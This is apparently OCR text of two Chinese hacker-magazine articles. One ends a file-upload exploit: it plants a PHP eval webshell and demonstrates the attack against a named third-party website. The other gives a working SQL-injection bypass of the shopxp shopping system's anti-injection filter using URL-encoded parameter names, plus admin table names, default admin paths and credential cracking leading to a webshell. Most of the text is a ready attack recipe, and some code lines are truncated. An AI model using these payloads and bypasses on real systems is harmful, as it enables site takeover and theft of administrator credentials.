


图1　得到webshell

```
                mkdir($upload_dir);
                chmod($upload_dir,0777);
        }

                return        $upload_dir;
}
```

在【5】处将上传文件的文件名用base64_encode()编码，然后取其第一个字符用strtolower()转换为小写赋值给$top_n，并在【6】处与$upload_dir.'/'相连接，赋值给$upload_dir，get_upload_dir()函数最终返回文件路径。

我们再回到upload_file()函数中，接着【7】行又将路径和文件名连接后赋值给$upload_dir。最后使用copy_upload_file()函数将文件拷贝至相应目录，并返回程序路径。

上传过程中没有做任何过滤，我们只需得到【5】处的变量就可以得知shell路径了。

3、实例演示

找个老外站点，我们上传的文件名为eval.php，内容如下：

```
<?php
    eval($_REQUEST['menzhi007']);
?>
```

对应的路径为upload/leave_word_attachment/z/evil.php，首先我们打开http://www.sunkk.com/support.php页面，提交数据，在下面的上传处选择上传文件，注意把表单填写完整。

点击"submit"，于是得到shell路径http://www.sunkk.com/upload/leave_word_attachment/z/evil.php，我们使用一句话木马客户端链接，显示结果如图1。

文章到这里就结束了，请勿恶意攻击网站。

编辑点评： *本文中分析的系统存在多处逻辑不够严谨，使得其可以被成功渗透。*

shopxp网上购物系统最新版本0DAY分析与利用

文 rabbitsafe

从本文可以学到：

1、shopxp网上购物漏洞分析

2、漏洞的利用


大家好，今天在"菿訫鎻叐'S Blog"上看到了shopxp网上购物系统最新版本0DAY，这小子最近还把DZ论坛搞定了，不知道用的什么方法，还没有公布出来。这个系统用了网上很火的枫叶防注入程序，但是防注入代码有点问题，导致网站存在SQL注入漏洞，可以猜解出管理员账号和口令，进入后台就可以轻松拿到Webshell了。这里我把详细的漏洞分析与利用方法给大家讲一讲，希望大家能从中学到点东西。

一、0DAY分析

首先去shopxp的官方下载最新的系统，shopxp网上购物系统有两个版本，一个是免费版asp+access数据库的，一个是商业版asp+mssql数据库的，这里我主要讲的是免费版asp+access数据库的程序。

shopxp网上购物系统的漏洞主要出现在防注入程序过滤不严，导致用户对变量编码进行修改，可以轻松绕过防注入程序。

我们先来看看系统用的枫叶防注入程序，在网站根目录下的checkSQL.asp文件，源代码如图1。



```
<%
Dim Fy_Url,Fy_a,Fy_x,Fy_Cs(),Fy_Cl,Fy_Ts,Fy_Zx
Fy_Cl = 2          '处理方式：1=提示信息,2=转向页面,3=先提示再转向
Fy_Zx = "../"      '出错时转向的页面
On Error Resume Next
Fy_Url=Request.ServerVariables("QUERY_STRING")
Fy_a=split(Fy_Url,"&")
redim Fy_Cs(ubound(Fy_a))
On Error Resume Next
for Fy_x=0 to ubound(Fy_a)
Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)
Next
For Fy_x=0 to ubound(Fy_Cs)
If Fy_Cs(Fy_x)<>"" Then
If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request
Instr(LCase(Request(Fy_Cs(Fy_x))),"update")<>0 or Instr(LCase(Reque
Instr(LCase(Request(Fy_Cs(Fy_x))),";")<>0 or Instr(LCase(Request(Fy
Instr(LCase(Request(Fy_Cs(Fy_x))),"master.")<>0 Then
Select Case Fy_Cl
```

图1　源代码


从图1中我们可以看到用线圈出来的两句代码，Fy_URL=Request.ServerVariables("QUERY_STRING")和Fy_a=split(Fy_URL,"&")。

防注入程序首先通过Request.ServerVariables得到URL的原样数据，并不会进行URL解码，这样我们就可以通过URL编码绕过这个防注入程序的检查。

以下是lake2大牛对这段防注入程序的详细分析，他的思路就是先获得URL提交的数据，然后split函数以"&"为分界获得并处理name/value组，接着判断value里是否含有定义的关键字，如果有的话，就成功绕过防注入程序。

大致意思是，value的值会被检查，value不会有问题，可是name的值呢？它获取name/value组的值来自于Request.ServerVariables("QUERY_STRING")，问题就出在这里。Request.ServerVariables("QUERY_STRING")是得到客户端提交的字符串，这里并不会自动转换URL编码，如果我们把name进行URL编码再提交的话，就可以轻松绕过防注入程序的检查了。

上面讲了一大段，可能有些朋友都看蒙了，下面我举一个简单的例子，相信大家看了例子就会明白上面讲的内容了。




```
<!--#include file="conn_xp/xp.asp"-->
<!--#include file="conn_xp/shopxp.asp"-->
<!--#include file="xptop.asp"-->
<html><head>
<%

        dim shopxpbe_id, anclassname, shopxpse_id, nclassname
        dim totalPut
        dim CurrentPage, TotalPages

        if request("shopxpbe_id")<>"" then
                shopxpbe_id=request("shopxpbe_id")
        else
                shopxpbe_id=0
        end if
        if request("shopxpbe_id")="" then
        shopxpbe_id=1
        end if
        if not isempty(request("page")) then
                currentPage=cint(request("page"))
        else
                currentPage=1
        end if

 set rs=server.createobject("adodb.recordset")
                        rs.open "select * from shopxp_btype where shopxpbe_id="&shopxpbe_id,conn,1,1
                        anclassname=rs("shopxpbe_name")
        rs.close
```

图 2　源代码



```
<!--#include file="conn_xp/xp.asp"-->
<!--#include file="conn_xp/shopxp.asp"-->
<!--#include file="xptop.asp"-->
<html><head>
<%
        dim shopxpbe_id, anclassname, shopxpse_id, nclassname
        dim totalPut
        dim CurrentPage, TotalPages
        if request("shopxpbe_id")<>"" then
                shopxpbe_id=request("shopxpbe_id")
        else
                shopxpbe_id=0
        end if


if request("shopxpse_id")<>"" then
                shopxpse_id=request("shopxpse_id")
        else
                shopxpse_id=0
        end if

        if not isempty(request("page")) then
                currentPage=cint(request("page"))
        else
                currentPage=1
        end if

                'rs.close





        set rs=server.createobject("adodb.recordset")
                        rs.open "select * from shopxp_btype where shopxpbe_id="&shopxpbe_id conn,1,1
                        anclassname=rs("shopxpbe_name")
                        rs.close
                        rs.open "select * from shopxp_stype where shopxpse_id="&shopxpse_id conn,1,1
```

图 3 xpCatalog_xpsmall_Desc.asp 代码

我们提交这样的 URL 值：

http://127.0.0.1/ xpCatalog_xpDesc.asp?action_key_order=big&shopxpbe_id=79 and 1=2

防注入程序就会把 action_key_order=big&shopxpbe_id=79 and 1=2 的值获取，然后通过 split 函数以“&”为分界，对获取的值进行处理。变量 action_key_order 和 shopxpbe_id 的值再通过防注入程序进行过滤，这样就没有办法绕过防注入程序的检查。

如果我们提交的 URL 值是：

http://127.0.0.1/ xpCatalog_xpDesc.asp?action_key_order=big&shopxpbe_%69d=79 and 1=2

“&”后面的值是 shopxpbe_%69d=79 and 1=2，我们对 i 进行了 URL 编码，程序就会判断 shopxpbe_%69d 的值了，而 shopxpbe_%69 会被转换为 shopxpbe_id，所以 shopxpbe_%69d 的值为空，就可以成功绕过检测。

那为什么 name 不解码可以绕过检测，而 value 就不行呢？因为 value 的值取自 Request(Fy_Cs(Fy_x))，这个服务器会解码的。

下面我们来找找存在注入的页面吧，只找那种利用 request 函数直接获取变量值的页面，一个是 xpCatalog_xpDesc.asp 文件，一个是 xpCatalog_xpsmall_Desc.asp 文件，我们来看看这两个文件的源代码，xpCatalog_xpDesc.asp 文件源码如图 2。

从图 2 中我们可以看到，用线圈起来的地方是没有进行过滤，直接用 request 函数获取变量的值。再来看 xpCatalog_xpsmall_Desc.asp 文件源码，如图 3。

从图 3 中我们可以看到，问题和上面的一样，用线圈起来的地方也是没有进行过滤，直接用 request 函数获取变量值，然后把获取到的值放到防注入程序进行过滤。但是，由于防注入程序写法存在问题，我们只要对“&”后的变量值进行 URL 编码，就可以成功绕过防注入程序的检测。

二、0DAY 利用

下面我们来测试一下漏洞，在官网下好最新版本的程序，在本机搭好测试环境，访问网站首页，正常显示页面。下面，我们来构造 URL 编码后的地址。

正常情况下的地址是：

http://127.0.0.1/xpCatalog_xpDesc.asp?action_key_order=big&shopxpbe_id=57

URL 编码后的地址是：

http://127.0.0.1/xpCatalog_xpDesc.asp?action_key_order=big&shopxpbe_%69d=57

只要把“&”后的变量进行 URL 编码，i 的 URL 编码值是 %69，大家如果不知道编码值，可以去网上查一下，或者把 i 放到 baidu 里查一下，URL 里会显示 i 的 URL 编码值。

正常情况下，在 shopxpbe_id=57 后面加 and 1=1，页面自动跳转到首页。经过了 URL 编码后，在 shopxpbe_%69d=57 后面加 and 1=1，页面返回正常，提交 and 1=2，页面没有商品值，说明存在 SQL 注入漏洞。

接下来就用工具帮我们猜解吧！免费版管理员表名是 shopxp_admin，商业版的管理员表名是 shop_admin，默认后台是 admin_shopxp 或者 admin。

我们将得到的表名添加到工具的默认表名里，然后利用穿山甲猜解出来管理员账号和口令，如图 4。

